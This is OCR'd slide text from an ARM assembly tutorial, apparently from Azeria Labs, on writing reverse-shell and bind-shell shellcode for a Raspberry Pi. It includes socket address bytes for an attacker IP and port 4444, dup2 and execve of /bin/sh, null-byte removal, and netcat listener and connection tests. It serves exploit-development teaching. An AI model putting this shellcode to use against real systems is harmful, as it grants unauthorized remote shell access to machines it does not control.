

```
struct_addr:
.ascii "\x02\xff"
.ascii "\x11\x5c"
.byte  192,168,139,130
binsh:
.ascii "/bin/shX"
```

STDIN, STDOUT, STDERR





```
R4 = sockid
R0 = R4
R1 = 0/1/2
R7 = 63
SVC #1
```

STDIN, STDOUT, STDERR





```
mov   r0, r4
mov   r1, #1
svc   #1

mov   r0, r4
mov   r1, #2
svc   #1
```


Spawning shell



R0 -> /bin/sh
R1 = 0
R2 = 0
R7 = 11
SVC #1

Spawning shell





Testing your shellcode

```
pi@raspberrypi:~$ as reverse.s -o reverse.o && ld -N reverse.o -o reverse
pi@raspberrypi:~$ ./reverse
```

```
user@ubuntu:~$ nc -lvvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.72.129] port 4444 [tcp/*] accepted (family 2, sport 45326)
```

Bind shell


Connects to target on
listening port
Attacker IP: 10.1.2.2
Target IP: 10.0.2.15
Listener Port: 4444

SYSCALL NUMBERS

```
pi@raspberrypi:~$ cat /usr/include/arm-linux-gnueabihf/asm/unistd.h | grep <…>
#define __NR_socket     (__NR_SYSCALL_BASE+281)
#define __NR_bind       (__NR_SYSCALL_BASE+282)
#define __NR_listen     (__NR_SYSCALL_BASE+284)
#define __NR_accept     (__NR_SYSCALL_BASE+285)
#define __NR_dup2       (__NR_SYSCALL_BASE+ 63)
#define __NR_execve     (__NR_SYSCALL_BASE+ 11)
```

Bind Socket to Local Port

```
bind(host_sockid, struct sockaddr *addr,
          socklen_t addrlen);
```

```
bind(r0, &sockaddr, 16);
```

```
syscall no. 282
```

R0 = host_sockid
R1 = *struct_addr
R2 = 16
R7 = 282
SVC #1

Bind Socket to Local Port

```
bind(host_sockid, struct sockaddr *addr,
         socklen_t addrlen);
```

```
bind(r0, &sockaddr, 16);
```

```
syscall no. 282
```

R0 = host_sockid	(already set)
R1 = *struct_addr	adr r1, struct_addr
R2 = 16	mov r2, #16
R7 = 282	add r7, #1
SVC #1	strb r2, [r1, #1]
	str R2, [R1, #4]
	svc #1

\xff ⟶ \x00

```
struct_addr:
.ascii "\x02\xff"
.ascii "\x11\x5c"
.byte 1,1,1,1
```

1.1.1.1 ⟶ 0.0.0.0

Listen for incoming connections


```
listen(host_sockid, 2);
```


```
listen(r0 <- r4, 2);
```

```
syscall no. 284
```

```
R0 = host_sockid
R1 = 2
R7 = 284
SVC #1
```

Listen for incoming connections





Accept incoming connections

```
accept(host_sockid, NULL, NULL);
```

```
client_sockid = accept(r0<-r4, 0, 0);
```


```
syscall no. 285
```

```
R0 = host_sockid
R1 = 0
R2 = 0
R7 = 285
SVC #1
```

Accept incoming connections

```
accept(host_sockid, NULL, NULL);

client_sockid = accept(r0<-r4, 0, 0);
```

syscall no. 285



Test your bind shell

Terminal 1:

```
pi@raspberrypi:~$ strace -e execve,socket,bind,listen,accept,dup2 ./bind
```

Terminal 2:

```
pi@raspberrypi:~ $ netstat -tlpn
Proto Recv-Q  Send-Q  Local Address  Foreign Address  State     PID/Program name
tcp   0       0       0.0.0.0:22     0.0.0.0:*        LISTEN    -
tcp   0       0       0.0.0.0:4444   0.0.0.0:*        LISTEN    1058/bind_test
pi@raspberrypi:~ $ netcat -nv 0.0.0.0 4444
Connection to 0.0.0.0 4444 port [tcp/*] succeeded!
```

The end.

More resources at https://azeria-labs.com

Twitter: @Fox0x01